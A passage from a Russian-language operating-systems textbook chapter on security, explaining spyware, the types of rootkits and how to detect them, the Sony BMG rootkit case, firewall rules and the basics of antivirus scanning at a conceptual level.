Все более привычной становится такая разновидность вредоносных программ, как **программы-шпионы** (spyware). Проще говоря, шпионы — это программы, которые тайно, без ведома собственника компьютера загружаются на его машину и запускаются в фоновом режиме, совершая за его спиной свои черные дела. Но как ни странно, дать им точное определение весьма непросто. Например, программа Windows Update автоматически загружает исправления к Windows-машинам, не оповещая об этом пользователя. Точно так же многие антивирусные программы проводят свое автоматическое обновление в фоновом режиме. Ни одна из этих программ не считается шпионом. Если

бы был жив Поттер Стюарт (Potter Stewart), он, наверное, сказал бы: «Я не могу дать определение программам-шпионам, но я их узнаю сразу же, как только увижу»[1].

Другие специалисты старались дать более четкое определение (программам-шпионам, а не порнографии). Барвинский (Barwinski et al., 2006) сказал, что у программы-шпиона есть четыре характерные особенности. Во-первых, она прячется, поэтому жертве не так-то просто ее найти. Во-вторых, она ведет сбор данных о пользователе (посещаемые веб-сайты, пароли и даже номера кредитных карт). В-третьих, она передает собранную информацию своему удаленному хозяину. В-четвертых, она старается пережить решительные попытки удалить ее из машины. Кроме того, некоторые программы-шпионы изменяют настройки и совершают другие опасные и раздражающие действия, рассмотренные далее.

Барвинский (Barwinski et al., 2006) подразделяет программы-шпионы на три основные категории. Первая категория шпионов — маркетинговая: шпионы просто собирают информацию и отправляют ее хозяину, обычно для направления более нацеленной рекламы на определенные машины. Вторая категория шпионов — отслеживающая, таких шпионов компании намеренно устанавливают на машины своих работников, чтобы следить за тем, чем они заняты и какие веб-сайты посещают. Третья категория относится скорее к классическим вредоносным программам, благодаря которым зараженный компьютер вливается в армию зомби-машин, ожидающих приказов к действию от своего хозяина.

Был проведен эксперимент с целью выяснить, какие веб-сайты содержат программы-шпионы, и посещено 5000 веб-сайтов. Замечено, что главными поставщиками программ-шпионов являлись веб-сайты, имеющие отношение к «взрослым» развлечениям, распространению краденых программ, сетевым турагентствам и торговле недвижимостью.

Более глубокое исследование было проведено в Вашингтонском университете (Moshchuk et al., 2006). При этом было проверено 18 млн URL-адресов, и почти на 6 % из них были обнаружены программы-шпионы. Поэтому неудивительно, что в исследовании, проведенном компанией AOL/NCSA, которое цитируется, 80 % проверенных домашних компьютеров были заражены программами-шпионами, в среднем по 93 шпиона на компьютер. Исследование, проведенное в Вашингтонском университете, показало, что самые высокие показатели по заражению шпионами имели сайты для взрослых, сайты знаменитостей и сайты с обоями для рабочего стола, но они не изучали сайты турагентств и риелторов.

Методы распространения программ-шпионов

Возникает вполне естественный вопрос: а как компьютеры заражаются программами-шпионами? Один из путей заражения такой же, как и для всех вредоносных программ: посредством троянских коней. Шпионы присутствуют в существенной доле свободно распространяемых программ, авторы которых зарабатывают на шпионах. Программное обеспечение пиринговых сетей, предназначенных для свободного обмена программами

---

[1] Поттер Стюарт был судьей Верховного суда США с 1958 по 1981 год. Сейчас он более известен тем, что записал свое мнение, совпадающее с мнением большинства, относительно порнографии, сознавшись в том, что не может дать ей определение, но при этом добавив: «Я ее сразу же узнаю, как только увижу».

(например, Kazaa), буквально напичкано шпионами. Кроме того, на многих веб-сайтах демонстрируются рекламные баннеры, непосредственно уводящие на веб-страницы, зараженные программами-шпионами.

Другой путь заражения часто называют **попутной загрузкой** (drive-by download). Программу-шпион (а по сути любую вредоносную программу) можно подцепить после обычного посещения зараженной веб-страницы. Существует три варианта заражения. Первый: веб-страница может перенаправить браузер на исполняемый (.exe) файл. Когда браузер сталкивается с файлом, он выводит диалоговое окно, запрашивающее пользователя, желает он запустить или сохранить программу. Поскольку настоящие загрузки используют этот же механизм, большинство пользователей просто щелкают на кнопке запуска и заставляют браузер загрузить и выполнить программу. При этом машина становится зараженной, и программа-шпион вольна делать все, что ей угодно.

Второй вариант связан с зараженной инструментальной панелью. И Internet Explorer, и Firefox поддерживают инструментальные панели сторонних производителей. Некоторые создатели программ-шпионов изготавливают привлекательную инструментальную панель, обладающую рядом полезных свойств, а затем дают ей широкую рекламу как выдающемуся бесплатному дополнению. Все установившие инструментальную панель получают и шпиона в придачу. К примеру, шпион содержится в популярной инструментальной панели Alexa. По сути, эта схема является троянским конем, только в другой упаковке.

Третий путь заражения носит более опосредованный характер. На многих веб-страницах используется технология, разработанная корпорацией Microsoft, которая называется управляющими элементами **activeX**. Эти управляющие элементы являются двоичными программами для процессора x86, которые включаются в Internet Explorer и расширяют его функциональные возможности, например воспроизведение на веб-страницах особых типов изображений, аудио- или видеоклипов. В принципе, эта технология вполне законна. Но на практике она чрезвычайно опасна и является, наверное, главным методом проникновения программ-шпионов. Мишенью такого подхода всегда выступает IE (Internet Explorer), но не Firefox, Chrome, Safari или другие браузеры.

При посещении страницы с управляющими элементами activeX все происходящее зависит от настроек безопасности IE. Если в настройках выбран слишком низкий уровень безопасности, программа-шпион автоматически загружается и устанавливается. Причина установки низкого уровня безопасности кроется в том, что при установке высокого уровня многие веб-сайты отображаются неправильно (если, конечно, вообще отображаются) или IE постоянно запрашивает разрешение на те или иные действия, в которых пользователь не разбирается.

Теперь предположим, что пользователь установил слишком высокий уровень безопасности. При посещении зараженной веб-страницы IE обнаруживает элемент управления activeX и выводит диалоговое окно, которое содержит сообщение, *предоставляемое веб-страницей*. В нем может говориться:

```
Вы хотите установить и запустить программу, ускоряющую ваш доступ к Интернету?
```

Большинство посчитает это полезной затеей, щелкнет на кнопке Да (Yes) — и машина заражена. Искушенные пользователи могут изучить всю остальную информацию диалогового окна, где содержатся еще две записи. Одна из них является ссылкой на сертификат веб-страницы (рассмотренный в разделе «Цифровые подписи»), предо-

ставленный каким-нибудь центром сертификации (CA), о котором они никогда не слышали. В этой записи не содержится никакой полезной информации, кроме того, что CA подтверждает существование компании, у которой хватило средств на приобретение сертификата. Другая запись является гиперссылкой на другую веб-страницу, предоставляемую посещаемой веб-страницей. Она предназначена для того, чтобы объяснить, чем занимаются элементы управления activeX, но фактически там будут какие-нибудь общие сведения о том, какие они замечательные, эти элементы управления activeX, и насколько они улучшат ваши впечатления об интернет-серфинге. Получив такую дезориентирующую информацию, даже искушенные пользователи часто щелкают на кнопке Да (Yes).

Если они щелкают на кнопке Нет (No), то сценарий на веб-странице использует дефект, имеющийся в IE, чтобы все равно попытаться загрузить программу-шпион. Если подходящего дефекта не найдется, он может просто пытаться снова и снова загружать элемент управления activeX, всякий раз заставляя IE отображать одно и то же диалоговое окно. Большинство пользователей просто не знают, что делать (а нужно перейти в Диспетчер задач и прекратить выполнение IE), поэтому они в конце концов сдаются и щелкают на кнопке Да, и происходит заражение машины.

Зачастую после этого программа-шпион выводит 20–30 страниц лицензионного соглашения, написанного на языке, знакомом разве что средневековому английскому поэту Джеффри Чосеру, но не его потомкам, не имеющим никакого отношения к профессии юриста. После того как пользователь примет лицензионное соглашение, он может потерять право выставления иска поставщику программы-шпиона, потому что он только что согласился на неконтролируемый запуск этой программы (иногда местные законы аннулируют подобные лицензии). Если в лицензии говорится: «Получатель лицензии таким образом предоставляет без возможности отзыва право выдающему лицензию убить мать получателя лицензии и предъявить права на наследство», — у выдающего лицензию возникнут неприятности с доказательствами в суде, когда он придет туда за причитающимся наследством, несмотря на то что получатель лицензии согласился с ее текстом.

Действия, предпринимаемые программой-шпионом

Теперь посмотрим на то, чем обычно занимается программа-шпион. Все пункты приводимого далее списка носят общий характер.

1. Изменение домашней страницы браузера.
2. Изменение в браузере списка избранных страниц (на которые сделаны закладки).
3. Добавление к браузеру новых инструментальных панелей.
4. Изменение медиаплеера, используемого пользователем по умолчанию.
5. Изменение использующейся пользователем по умолчанию поисковой машины.
6. Добавление новых значков на рабочий стол Windows.
7. Замена на веб-страницах рекламного баннера на тот, вместе с которым была подобрана программа-шпион.
8. Размещение рекламы на стандартные диалоговые окна Windows.
9. Генерация постоянного потока всплывающих рекламных сообщений, который невозможно остановить.

Первые три пункта изменяют поведение браузера, как правило, таким образом, что даже перезапуск системы не в состоянии восстановить прежние значения. Такая атака известна как **мягкое ограбление браузера** (browser hijacking). Мягкое — потому что есть ограбления и похуже. Действия из двух следующих пунктов этого списка изменяют установки реестра, переключая ничего не подозревающего пользователя на использование другого медиаплеера (который отображает ту рекламу, которая нужна программе-шпиону) и другой поисковой машины (возвращающей ссылки на те веб-сайты, которые нужны программе-шпиону). Добавление значков на рабочий стол является явной попыткой заставить пользователя запустить только что установленную программу. Замена рекламного баннера (изображения в GIF-формате размером 468 × 60) на последующих веб-страницах создает впечатление, что посещаемые веб-сайты рекламируют сайты, выбранные программой-шпионом. Но самое раздражающее действие представлено в последнем пункте: всплывающая реклама, которая может быть закрыта, но которая тут же генерирует другую рекламу *ad infinitum* (до бесконечности), и остановить этот процесс невозможно. Кроме этого, программы-шпионы иногда отключают брандмауэр, удаляют конкурирующую программу-шпиона и наносят другой вред.

Многие программы-шпионы поставляются с деинсталляторами, но они редко работают, поэтому неопытные пользователи не могут их удалить. К счастью, освоена новая индустрия, занимающаяся производством антишпионского программного обеспечения, в которое вовлечены и существующие антивирусные фирмы. Но граница между законными программами и программами-шпионами по-прежнему размыта.

Программы-шпионы не следует путать с **бесплатным программным продуктом с размещенной в нем рекламой** (adware), когда вполне законные (но небольшие) поставщики программного обеспечения предлагают две версии своего продукта: с рекламой, но бесплатную, и без рекламы, но платную. Эти компании не скрывают существования двух версий и всегда предлагают пользователям выбрать платное обновление, позволяющее избавиться от рекламы.

9.9.5. Руткиты

Руткит (rootkit) — это программа или набор программ и файлов, пытающихся скрывать свое присутствие, даже если владелец зараженной машины прикладывает определенные усилия к их розыску и удалению. Как правило, руткиты содержат вредоносные программы, которые также скрыты. Руткиты могут быть установлены с использованием одного из рассмотренных ранее методов, включая методы установки вирусов, червей и программ-шпионов, а также другими способами, один из которых будет рассмотрен далее.

Разновидности руткитов

Рассмотрим пять разновидностей существующих в настоящее время руткитов. В каждом случае нас будет интересовать вопрос: «Где прячется руткит?».

1. **Руткиты во встроенном программном обеспечении**. По крайней мере теоретически руткиты могут прятаться за счет перезаписи BIOS той копией, в которой они находятся. Такие руткиты будут получать управление при каждом запуске машины, а также при каждом запуске функции BIOS. Если после каждого применения руткит сам себя шифрует, а перед каждым применением дешифрует, то его будет крайне сложно обнаружить.

2. **Руткиты-гипервизоры**. Очень коварная разновидность руткитов, способная запускать всю операционную систему и все приложения на виртуальной машине под своим управлением. Первое доказательство существования этой концепции, ее синяя таблетка (как в фильме «Матрица»), было продемонстрировано польским хакером Джоанной Рутковской (Joanna Rutkowska) в 2006 году. Эта разновидность руткитов, как правило, модифицирует загрузочную последовательность, чтобы при включении питания в роли надстройки над оборудованием выполнялся гипервизор, который затем запустит операционную систему и ее приложения на виртуальной машине. Сильной стороной этого, как и предыдущего, метода встраивания руткита является то, что ничего не скрывается ни в операционной системе, ни в библиотеках или программах, поэтому детекторы руткитов, ведущие в них поиск, останутся ни с чем.
3. **Руткиты в ядре**. В настоящее время к самой распространенной разновидности руткитов относятся те из них, которые заражают операционную систему и прячутся в ней в виде драйверов устройств или загружаемых модулей ядра. Руткит может запросто заменить большой, сложный и часто изменяемый драйвер на новый, в котором содержится старый драйвер плюс сам руткит.
4. **Руткиты в библиотеках**. Другим местом, где может прятаться руткит, является системная библиотека, например libc в Linux. Такое размещение дает вредоносной программе возможность проверять аргументы и возвращать значения системных вызовов, изменяя их по своему усмотрению и оставаясь незамеченной.
5. **Руткиты в приложениях**. Еще одним местом, где прячутся руткиты, являются большие прикладные программы, особенно те, которые в процессе своей работы создают множество новых файлов (профили пользователей, изображения предпросмотра и т. д.). Эти новые файлы являются неплохим местом, где можно укрыться, не вызвав ни у кого удивления самим фактом существования этих файлов.

Пять мест, где могут прятаться руткиты, показаны на рис. 9.26.




Рис. 9.26. Пять мест, где может прятаться руткит

Еще один класс методов обнаружения основан на хронометрировании, особенно виртуализированных устройств ввода-вывода. Предположим, что считывание какого-нибудь регистра устройства PCI на настоящей машине занимает 100 тактов и это время имеет высокую степень повторяемости. В виртуальной среде значение этих регистров поступает из памяти, и время их считывания зависит от того, откуда оно производится: из принадлежащей центральному процессору кэш-памяти первого уровня, из кэш-памяти

второго уровня или из самой оперативной памяти. Программа обнаружения может без особого труда заставить это значение перемещаться вперед и назад между этими состояниями и замерять разницу между показателями времени считывания. Учтите, что эта изменчивость вызвана определенными причинами, а не изменением самого времени считывания.

Еще одна область, в которой можно провести замеры времени, — это выполнение привилегированных команд, особенно тех, которые на реальном оборудовании требуют всего лишь нескольких тактов и сотни или тысячи тактов, когда их требуется эмулировать. Например, если считывание значений некоторых защищенных регистров центрального процессора на настоящем оборудовании занимает 1 нс, то не существует способа осуществления миллиарда системных прерываний и эмуляций за 1 с. Конечно, гипервизор может обмануть программу обнаружения, сообщая об эмулированном, а не о реальном времени на всех критичных по времени системных вызовах. Программа обнаружения может проигнорировать эмулированное время, подключившись к удаленной машине или веб-сайту, предоставляющему точный масштаб времени. Поскольку программе обнаружения нужно измерять только интервалы времени (например, сколько времени займет выполнение миллиарда считываний значений защищенных регистров), разница во времени между локальными и удаленными часами не имеет значения.

Если между аппаратурой и операционной системой не проскользнул какой-нибудь гипервизор, руткит может прятаться внутри операционной системы. Его трудно обнаружить, загружая компьютер, поскольку операционной системе нельзя доверять. Например, руткит может установить большое количество файлов, все имена которых начинаются на «$$$», и, читая содержимое каталогов от имени пользовательских программ, никогда не сообщать о существовании таких файлов.

Один из способов обнаружения руткита при таких обстоятельствах заключается в загрузке компьютера с надежного внешнего носителя, такого как подлинный DVD или флеш-накопитель USB. После этого диск может быть просканирован программой, разработанной для борьбы с руткитами, без опасений, что руткит вмешается в сканирование. В качестве альтернативы можно сделать криптографический хэш каждого файла операционной системы и сравнить его с тем списком, который был сделан при установке системы и сохранен вне ее, в недоступном месте. Если такие хэши с оригинала не делались, они могут быть вычислены с установочного флеш-накопителя USB, компакт-диска или DVD или можно сравнить сами файлы.

Руткиты в библиотеках и прикладных программах спрятать труднее, но если операционная система была загружена с внешнего носителя и ей можно доверять, их хэши также можно сравнить с заведомо хорошими и сохраненными на флеш-накопителе USB или компакт-диске.

До сих пор речь шла о пассивных руткитах, которые не вмешиваются в работу программы их обнаружения. Но есть еще и активные руткиты, которые отыскивают и уничтожают эти программы или по крайней мере модифицируют их, чтобы они всегда объявляли: «Руткиты не найдены!». Для этого требуется предпринять более сложные меры воздействия, но, к счастью, активные руткиты на нашем горизонте еще не появились.

Обнаружение руткитов

Если нет доверия к аппаратному обеспечению, операционной системе, библиотекам и приложениям, то руткиты обнаружить довольно трудно. Например, вполне

очевидным способом поиска руткитов является создание листингов всех файлов, находящихся на диске. Но системные вызовы, читающие каталог, библиотечные процедуры, осуществляющие системные вызовы, и программы, осуществляющие листинг, — все могут быть частью вредоносного программного обеспечения и проверять результат, опуская все файлы, имеющие отношение к руткитам. И все же ситуация не безнадежна.

Обнаружить руткиты, запускающие собственный гипервизор, а затем операционную систему и все приложения на виртуальной машине под своим управлением, довольно сложно, но все же возможно. Для этого нужно внимательно присмотреться к малейшим различиям в производительности и функциональности между виртуальной и реальной машинами. Гарфинкель (Garfinkel et al., 2007) предложил ряд таких способов, рассмотренных далее. Карпентер (Carpenter et al., 2007) также рассматривал эту тему.

Целый класс методов обнаружения основан на том факте, что гипервизор сам по себе потребляет физические ресурсы и потери этих ресурсов могут быть обнаружены. Например, гипервизор нуждается в использовании некоторых записей TLB, конкурируя с виртуальной машиной за обладание этими дефицитными ресурсами. Программа обнаружения может оказать давление на TLB, понаблюдать за производительностью и сравнить ее с ранее замеренной производительностью на «голом» оборудовании.

Существует два мнения о том, что нужно делать с обнаруженными руткитами. Согласно одному из них, системный администратор должен уподобиться хирургу, удаляющему раковую опухоль: вырезать все с максимальной осторожностью. Приверженцы другого мнения говорят, что пытаться удалять руткиты слишком опасно. У них могут остаться скрытые составляющие. С этой точки зрения единственным решением может быть возвращение к последней резервной копии, о которой заведомо известно, что она не заражена. Если резервной копии нет, потребуется переустановка системы.

Руткит компании Sony

В 2005 году компания Sony BMG выпустила определенное количество аудиокомпакт-дисков, содержащих руткит. Он был обнаружен Марком Руссиновичем (Mark Russinovich) (соучредителем веб-сайта, посвященного инструментарию системных администраторов Windows, www.sysinternals.com), который работал над разработкой программы по обнаружению руткитов и был очень удивлен, обнаружив руткит в собственной системе. Он сообщил об этом в своем блоге, и вскоре эта история распространилась по Интернету и средствам массовой информации. Об этом были написаны научные статьи (Arnab and Hutchison, 2006; Bishop and Frincke, 2006; Felten and Halderman, 2006; Halderman and Felten, 2006; Levine et al., 2006). На то, чтобы поднявшаяся волна улеглась, понадобились годы. Далее будет дано краткое описание случившегося.

Когда пользователь вставляет компакт-диск в привод компьютера с операционной системой Windows, эта система ищет файл под названием autorun.inf, который содержит перечень предпринимаемых действий, как правило, запуск имеющейся на компакт-диске программы (например, мастера установки программы). Обычно на компакт-дисках нет таких файлов, поскольку автономные проигрыватели компакт-дисков игнорируют их присутствие. Вероятно, некий гений в компании Sony подумал, что можно будет поумному остановить музыкальное пиратство, поместив файл autorun.inf на выпускаемые ими компакт-диски, которые, будучи вставленными в компьютер, немедленно и молча

устанавливают на него руткит размером 12 Мбайт. Затем отображалось лицензионное соглашение, в котором об установленном программном обеспечении ничего не говорилось. Во время отображения лицензионного соглашения программа Sony проверяла компьютер на наличие какой-нибудь из 200 известных программ копирования, и если проверка была удачной, программа требовала их остановки. Если пользователь соглашался с лицензионными условиями и останавливал все программы копирования, музыка могла воспроизводиться, а если нет, музыка не воспроизводилась. Даже если пользователь отказывался соглашаться с условиями лицензии, руткит оставался установленным.

Руткит работал следующим образом. Он вставлял в ядро Windows определенное количество файлов, чьи имена начинались с `$sys$`. Одним из файлов был фильтр, перехватывающий все системные вызовы к приводу компакт-дисков и запрещающий всем программам, кроме музыкального плеера Sony, читать компакт-диск. Это делало невозможным вполне законное копирование компакт-диска на жесткий диск. Еще один фильтр перехватывал все вызовы, предназначенные для чтения файла, процессы и листинги реестра и удалял все записи, начинающиеся с `$sys$` (даже из программ, совершенно не связанных с Sony и музыкой), чтобы скрыть руткит. Это весьма стандартный прием у начинающих разработчиков руткитов.

До того как Руссинович обнаружил руткит, он уже был установлен на многих машинах, что неудивительно, поскольку он присутствовал на более чем 20 млн компакт-дисков. Дэн Каминский (Dan Kaminsky, 2006) изучил границы его распространения и обнаружил, что руткитом были заражены компьютеры в более чем 500 000 сетей по всему миру.

Когда новость распространилась по миру, первой реакцией компании Sony стало заявление, что каждый имеет право на защиту интеллектуальной собственности. В интервью радиостанции National Public Radio Томас Хессе (Thomas Hesse), президент глобального цифрового подразделения Sony BMG, сказал: «Большинство людей, я думаю, даже не знают, что такое руткит, так стоит ли им переживать?» Когда сам этот ответ вызвал целый шквал возмущений, Sony отступила и выпустила «заплатку», которая удаляла замаскировавшиеся `$sys$`-файлы, но не трогала сам руткит. Под растущим давлением Sony в конце концов выложила на своем веб-сайте деинсталлятор, но чтобы получить его, пользователи должны были предоставить адрес своей электронной почты и согласиться с тем, что Sony сможет посылать им в будущем рекламные материалы (которые многие называют спамом).

Когда история стала уже забываться, выяснилось, что предоставленный Sony деинсталлятор содержал технические дефекты, делающие зараженный компьютер очень уязвимым к атакам через Интернет. Также обнаружилось, что руткит содержал код из проектов с открытым кодом в нарушение их авторских прав (которые разрешали свободное использование программ *при условии свободного распространения их исходного кода*).

Вдобавок к беспрецедентному общественному скандалу компания Sony понесла юридическую ответственность. Штат Техас предъявил ей иск за нарушение своего закона против программ-шпионов, а также законов о честном ведении торговли (поскольку руткит устанавливался даже при несогласии с условиями лицензии). Позже были поданы коллективные иски в 39 штатах. В декабре 2006 года эти иски были улажены, когда компания Sony согласилась заплатить 4,25 млн долларов, прекратить включать руткит в выпускаемые в будущем компакт-диски и предоставить каждому пострадавшему

право скачать три альбома из ограниченного числа музыкальных каталогов. В январе 2007 года Sony признала, что в нарушение законов США ее программное обеспечение также тайно отслеживало пользовательские музыкальные пристрастия и отправляло отчеты компании. По условиям сделки с Федеральной торговой комиссией компания Sony согласилась выплатить тем людям, чьи компьютеры были повреждены ее программным обеспечением, компенсацию в размере 150 долларов.

История с руткитом компании Sony была приведена для тех читателей, у которых могло сложиться мнение, что руткиты не более чем любопытный учебный материал, не имеющий отношения к реальному миру. Большой объем дополнительной информации об этом рутките можно получить в Интернете, введя в поисковую строку «Sony rootkit».

9.10. Средства защиты

Остается ли какая-нибудь надежда на достижение безопасности систем при повсеместно скрывающихся проблемах? Все-таки остается, и в следующих разделах будут рассмотрены некоторые способы разработки и реализации систем, позволяющие повысить их безопасность. Одним из наиболее важных понятий является **глубокая эшелонированность обороны** (defense in depth). Заложенная в основу этого понятия идея заключается в наличии нескольких уровней безопасности, при прорыве одного из которых будут оставаться другие, их тоже нужно преодолевать. Представьте себе дом, обнесенный высоким сплошным железным забором, с детекторами движения во дворе, двумя мощными замками во входной двери и компьютеризированной охранной системой от проникновения посторонних внутрь дома. Хотя каждая из этих систем полезна сама по себе, чтобы обворовать дом, воришка должен преодолеть все системы. Защищенная должным образом компьютерная система похожа на этот дом и имеет несколько уровней защиты. Рассмотрим некоторые из этих уровней. На самом деле средства защиты не имеют иерархической структуры, но мы начнем с тех, которые можно отнести к более общим и внешним, и от них проложим путь к специфическим средствам.

9.10.1. Брандмауэры

Возможность подключить любой компьютер, находящийся в любом месте, к любому другому компьютеру, также находящемуся в любом месте, имеет как свои преимущества, так и недостатки. Хотя в Интернете имеется множество ценного материала, подключение к нему подвергает компьютер двум видам опасностей: на входе и на выходе. Входящие опасности включают взломщиков, пытающихся войти в компьютерную систему, а также вирусы, программы-шпионы и другие вредоносные программы. Опасности на выходе включают в себя конфиденциальную информацию, например номера кредитных карт, пароли, налоговые декларации и все виды выуживаемой корпоративной информации.

Следовательно, механизмам необходимо сохранять «хорошие» биты внутри, а «плохие» — снаружи. Один из подходов заключается в использовании **брандмауэров** (firewall), которые являются всего лишь современной адаптацией средневекового вспомогательного защитного средства: выкапывания глубокого рва вокруг своего замка. Эта конструкция заставляет всех входить или выходить из замка, проходя по

единственному подъемному мосту, где они могут быть проверены полицией, следящей за режимом входа-выхода. Тот же прием возможен и при работе в сети: у компании может быть множество локальных сетей, соединенных в произвольном порядке, но весь информационный поток, направленный в компанию или из нее, принудительно направлен через электронный подъемный мост — брандмауэр.

Брандмауэры поставляются в двух основных вариантах: аппаратном и программном. Компании, имеющие локальные сети, требующие защиты, обычно выбирают аппаратные брандмауэры, а частные лица зачастую выбирают для домашних условий программные брандмауэры. Сначала рассмотрим аппаратные брандмауэры. Типичный аппаратный брандмауэр представлен на рис. 9.27. Здесь изображено подключение (обычный или оптоволоконный кабель) от провайдера сети к брандмауэру, который подключен к локальной сети. Никакие пакеты не могут попасть в локальную сеть или выйти из нее без санкции брандмауэра. На практике брандмауэры часто объединяются с маршрутизаторами, блоками трансляции сетевых адресов, системами обнаружения проникновения и другой аппаратурой, но наше внимание будет сосредоточено на функциональных возможностях брандмауэра.




Рис. 9.27. Упрощенный вид аппаратного брандмауэра, защищающего сеть из трех компьютеров

Брандмауэры конфигурируются по правилам, описывающим, что разрешается вводить и что разрешается выводить. Владелец брандмауэра может менять правила, обычно через веб-интерфейс (у многих брандмауэров для этих целей имеется встроенный мини-веб-сервер). В самых простых **брандмауэрах, не анализирующих состояние** (stateless firewall), проверяется заголовок каждого проходящего пакета и принимается решение, пропустить этот пакет или отказать в пропуске, основанное исключительно на информации в заголовке и правилах, установленных в брандмауэре. Информация в заголовке пакета включает IP-адреса отправителя и получателя, порты отправителя и получателя, тип службы и протокол. Доступны также и другие поля, но они фигурируют в правилах довольно редко.

В примере, показанном на рис. 9.27, имеется три сервера, у каждого из которых есть уникальный IP-адрес, имеющий вид 207.68.160.*x*, где *x* равен 190, 191 и 192 соответственно. Существуют адреса, по которым пакеты должны быть отправлены, чтобы добраться до этих серверов. Входящие пакеты также имеют 16-разрядный **номер порта**, который определяет, какой процесс на машине получает пакет (процесс должен отслеживать порт на наличие входящего информационного потока). С некоторыми портами связаны стандартные службы. В частности, порт 80 используется для веб-службы, порт 25 — для почтовой службы, а порт 21 — для службы FTP (передачи файлов), но большинство остальных портов доступны для служб, определяемых пользователем. При таких условиях брандмауэр может быть сконфигурирован следующим образом:

```
IP-адрес          Порт          Действие
207.68.160.190    80            Принимать
207.68.160.191    25            Принимать
207.68.160.192    21            Принимать
*                 *             Отказать
```

Эти правила позволяют пакетам проходить на машину 207.68.160.190, но только в том случае, если они адресованы порту 80, все остальные порты на этой машине запрещены и отправленные им пакеты будут молчаливо отвергаться брандмауэром. Точно так же пакеты могут поступать двум другим серверам, если они адресованы портам 25 и 21 соответственно. Все остальные информационные потоки отвергаются. Эти правила затрудняют для атакующего получение любого доступа к локальной сети, за исключением трех разрешенных общих служб.

Несмотря на брандмауэр, возможность атаковать локальную сеть сохраняется. Например, если в качестве веб-сервера используется программа apache и взломщик обнаружил в этой программе дефект, которым можно воспользоваться, у него может появиться возможность отправить очень длинный URL-адрес на IP-адрес 207.68.160.190 на порт 80 и устроить переполнение буфера, одурачивая таким образом одну из машин, находящихся под защитой брандмауэра, которая затем может быть использована для перехода в атаку на другие машины сети.

Другая потенциальная атака может заключаться в создании и публикации игры с участием нескольких игроков и выжидании, пока она не получит широкого признания. Программе игры нужен какой-нибудь порт для связи с играющими в нее, поэтому разработчик игры может выбрать один из портов, скажем, 9876, и предписать игрокам внести изменения в настройки их брандмауэров, разрешающие входящие и исходящие информационные потоки, идущие через этот порт. Люди, открывшие этот порт, теперь являются мишенью для атаки через него, что можно будет без труда организовать, особенно если игра содержит троянского коня, воспринимающего определенные команды издалека и просто слепо их выполняющего. Но даже если в игре нет ничего незаконного, она может иметь дефекты в виде потенциальных брешей, которыми можно воспользоваться. Чем больше портов открыто, тем больше шансов на успешную атаку. Каждая брешь повышает вероятность того, что через нее будет проведена атака.

Кроме брандмауэров, не анализирующих состояние, есть еще **брандмауэры, анализирующие состояние** (stateful firewalls), отслеживающие соединения и то состояние, в котором они находятся. Эти брандмауэры лучше справляются с отражением определенного вида атак, особенно с теми атаками, которые связаны с установками соединений. Еще одна разновидность брандмауэров реализует **систему обнаружения проникновения** (Intrusion Detection System (**IDS**)), в которой брандмауэр проверяет не только заголовки пакетов, но и их содержание для поиска подозрительного материала.

Некоторые брандмауэры, которые иногда называют **персональными брандмауэрами** (personal firewalls), делают то же самое, что и аппаратные брандмауэры, но программными способами. Это фильтры, присоединяемые к сетевому коду внутри ядра операционной системы и фильтрующие пакеты тем же способом, что и аппаратные брандмауэры.

9.10.2. Антивирусные и антиантивирусные технологии

Брандмауэры пытаются не пустить незваных гостей на компьютер, но они могут не справиться со своей задачей при тех обстоятельствах, которые были рассмотрены ранее.

Следующую линию обороны составляют программы противодействия вредоносным программам, которые часто называют **антивирусными** (antivirus programs), хотя многие из них воюют также с червями и программами-шпионами. Вирусы стараются спрятаться, а пользователи стараются их отыскать, что приводит к игре в кошки-мышки. В этом отношении вирусы похожи на руткиты, за исключением того, что большинство создателей вирусов придают особое значение скорости распространения вируса, а не игре в прятки в кустах, больше свойственной руткитам. Теперь давайте посмотрим на ряд технологий, используемых антивирусным программным обеспечением, и на то, как Вирджил, создатель вирусов, отвечает на их применение.

Программы поиска вирусов

Понятно, что среднестатистический пользователь не собирается заниматься поиском множества вирусов, которые прилагают все усилия, чтобы спрятаться от него, поэтому на рынке появилось антивирусное программное обеспечение. Далее мы рассмотрим, как это программное обеспечение работает. У антивирусных компаний имеются лаборатории, в которых долгими часами преданные своему делу специалисты отслеживают новые вирусы и разбираются в их устройстве. Первая стадия заключается в заражении ничего не делающей программы, файл которой часто называют козлом отпущения (goat file), чтобы получить копию вируса в его самом чистом виде. Следующая стадия заключается в получении точной распечатки кода вируса и вводе ее в базу данных известных вирусов. Компании соревнуются, у кого размер базы данных больше. При этом изобретение новых вирусов только для того, чтобы накачать ими свою базу данных, считается неспортивным поведением.

Как только антивирусная программа установлена на клиентской машине, она прежде всего сканирует на диске каждый исполняемый файл в поиске вирусов, известных по ее базе данных. У многих антивирусных компаний есть веб-сайт, с которого клиенты могут скачать описания недавно обнаруженных вирусов в свои базы данных. Если у пользователя 10 000 файлов и база данных содержит сведения о 10 000 вирусов, то, конечно же, для быстрой работы требуется создать толковую программу.

